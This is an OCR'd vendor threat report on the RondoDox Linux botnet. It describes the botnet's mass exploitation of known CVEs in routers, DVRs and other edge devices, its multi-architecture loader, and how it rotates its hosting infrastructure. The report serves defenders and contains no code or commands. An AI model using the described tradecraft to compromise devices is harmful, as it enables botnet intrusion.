


guardsix

Emerging threats protection report

# From N-days to multiple arch: Inside RondoDox's delivery pipeline

# Executive summary

RondoDox does not arrive with a single signature move. It arrives like a locksmith with a ring of old keys while trying one after another until something turns.

The campaign begins quietly: wide scanning, familiar web interfaces, outdated firmware, exposed admin panels. Routers, DVRs, cameras, NAS devices and systems that sit at the edge of networks and rarely receive the scrutiny applied to traditional servers. RondoDox does not depend on a single breakthrough exploit. It basically wins by sheer numbers. Instead of carefully targeting one specific bug, the attackers blast out a ton of old and known exploits all at once that grants remote access/executions. They keep trying until they hit something that's still unpatched, forgotten about, or just not watched closely. And as soon as a brand-new serious vulnerability gets publicly disclosed with working proof-of-concept code available, they add it right into the mix and start firing that one too.

Once access is gained, the first stage is the loader. RondoDox is less a single botnet and more a distribution backbone. Depending on the target environment, the same infrastructure can deploy DDoS tooling, cryptominers, or persistent access.

For defenders, the risk is not only initial infection, but what follows. A compromised CCTV device may appear benign until it becomes part of a DDoS wave. A sluggish NAS may be dismissed as aging hardware until it is quietly mining or serving as access for additional payloads.

RondoDox is not "just another Mirai clone." It's way more flexible: a whole setup built to take over tons of forgotten or poorly secured Linux machines (routers, servers, whatever's exposed online), and then the attackers figure out later how to make money off them by mining crypto, launching DDoS attacks, or renting out access.

## Key takeaways

### Loader-first delivery

Supports a multi-architecture delivery ecosystem with a lightweight loader that fingerprints the host and deploys the most suitable payload.

### Exploit at scale operations

Campaigns utilize high volume exploitation across IoT and web-facing enterprise applications, combining newly disclosed CVEs with long-standing flaws.

### LaaS-style ecosystem

Shared infrastructure delivering RondoDox alongside Mirai and cryptominers.

### Payload design favors stealth

The main bot uses modular, indirect execution (dispatch/pointers) that complicates triage.

### Network noise can blend in

Mimic legitimate platform and games traffic, reducing the effectiveness of network-only detections.

### Old bugs still pay and new bugs get adopted

RondoDox continues to exploit proven legacy flaws (e.g., Shellshock) for dependable footholds, but quickly adds newly disclosed CVEs to sustain reach and momentum.

# Table of content

## 01

## Introduction

Executive summary 01
About Guardsix threat protection 03
Background 04

## 02

## Threat overview and ecosystem

Infrastructure & hosting 04
Multi-architecture support and delivery model 07
Exploitation surface: why RondoDox still works 07
From edge devices to enterprise platforms 07
Payload ecosystem 07

## 03

## Infection chain

Infection chain 08

## 04

## Malware analysis and capabilities highlights

Multi-architecture payload 09
Initial payload 09
RondoDox analysis 12
Detailed sample analysis 14

## 05

## Detection & hunting guidance

Scope and assumptions 26
Initial access & first-stage shell payloads 26
Network-level 30

## 06

## MITRE ATT&CK mapping

MITRE ATT&CK mapping 32

## 07

## Future Outlook

Recommendations and mitigations 34

## 08

## Appendix

Sample analysis via Ghidra-MCP 36
Infrastructure tracking 36

**Anish Bogati**
Security researcher

A security researcher with a passion for understanding adversaries' tradecraft and malware. Staying current with the latest threats and understanding their targeting strategies, Anish specializes in crafting analytics for swift identification and counteraction of network threats.

**John Coughlan**
Security researcher

A former Systems Administrator and Network Engineer, John has always had a security mindset in his career. John is a firm believer in bringing timely, reliable intelligence to customers so that they can make the most informed decisions possible as threats arise.


# About Guardsix emerging threats protection

The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.

Emerging threats protection is a managed service provided by a Guardsix team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.

All new detection rules are available as part of Guardsix's latest release and through the Guardsix Help Center. Customized investigation and response playbooks are available to all Guardsix Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Guardsix SIEM capabilities.



**Phase 1**

- Research for emerging threats such as malware families, threat actors and vulnerabilities
- Data retrieval e.g., malware samples, IOCs, and TTP

**Phase 2**

- Analysis of the collected data and malware and, tracking of threat actors' activities
- Creation and update analytics and playbooks
- Writing of ETP report

**Phase 3**

- Publishing of report

**Phase 4**

- Continuous monitoring for other emerging threats to create next ETP report

Background

# How RondoDox surfaced

RondoDox entered public reporting in early 2025, when Fortinet FortiGuard Labs described it as a new Linux botnet exploiting high-risk command injection vulnerabilities, most notably CVE-2024-3721 (TBK DVRs) and CVE-2024-12856 (Four-Faith industrial routers). Early campaigns focused on internet-exposed management interfaces, a common trait among DVRs and industrial routers that are rarely monitored like traditional servers.

## Campaign evolution and trajectory


RondoDox's evolution follows a familiar lifecycle, but with an unusually rapid pace and accelerating scope. Activity observed across 2025 shows a consistent pattern: newly disclosed vulnerabilities are incorporated quickly, while older, reliable exploits remain in continuous use. This assessment reflect synthesis of public reporting and analysis of observed RondoDox samples and deployment behavior.

### Persistent reliance on legacy vulnerabilities

Alongside newly disclosed CVEs, RondoDox continues to exploit older, well-known vulnerabilities that remain widely exposed. This reflects a pragmatic, "works-in-the-wild" strategy where exploit reliability and exposure consistently outweigh exploit novelty.

### Outlook

Taken together, this trajectory suggests that future high-impact vulnerabilities affecting internet-facing Linux services, particularly those with simple exploitation paths that can be weaponized rapidly within RondoDox campaigns, alongside continued use of legacy exploits that remain effective at scale.



# Threat overview and ecosystem

At its core, RondoDox operates as a Linux compromise and deliver chain. The operation focuses on identifying exposed services, exploiting n-day vulnerabilities at scale, and deploying a lightweight loader that retrieves follow-on payloads based on the target environment and campaign objective.

Following successful exploitation, compromised systems are leveraged as operational resources, supporting multiple post-compromise outcomes:

- DDOS activity
- cryptomining on systems with sufficient compute resources
- proxy or bandwidth resale using edge devices
- delivery of additional malware following initial access

Sustaining that model at scale depends on churn friendly hosting for scanning, staging, and rapid redeployment of delivery endpoints.

## Infrastructure & hosting

RondoDox behaves like a pipeline, not a single campaign. To keep that pipeline running, operators need hosting that is:

- easy to stand up
- easy to burn and replace
- hard to fully disrupt

That's why RondoDox-adjacent activity repeatedly shows up in churn friendly hosting lanes: infrastructure that supports rapid scanning, staging, and frequent redeploy of delivery endpoints.

**Key takeaway**

takedowns and blocklists remove capacity, but the operating model stays effective because staging and delivery can rotate quickly into adjacent lanes.

## How the infrastructure actually works

RondoDox doesn't rely on a single "home" network. It relies on a repeatable delivery machine that can keep moving when individual nodes get exposed. The operators aren't protecting endpoints, they're protecting tempo: keep scanning, keep staging, keep delivering, and when something gets burned, swap it out and continue.

The result is an ecosystem that behaves less like a static C2 list and more like a constellation of lanes, each built to support one step of the same workflow:

## Step 1 — The operator's unit of movement


A "hosting lane" is a replaceable slice of rented capacity that can be spun up fast, used hard, and discarded without consequence. It exists to keep one part of the pipeline running even when defenders start taking shots at endpoints.

Operators use lanes because they solve three problems at once:

- **throughput:** enough capacity to scan and probe at scale
- **staging reliability**: somewhere disposable to host droppers/loaders
- **recovery speed:** the ability to rotate endpoints faster than defenders can keep up

When something becomes unsafe, the decision is immediate: rotate and continue.

### Hosting lane rotation flow



**Burn event**
Reported / sinkholed / blocked / closely watched

**Swap node**
New IP / domain / VPS in same or adjacent lane

**Resume pipeline**
Same sequence / new endpoint

This is why burning an endpoint doesn't break the operation, it just triggers the next replacement.

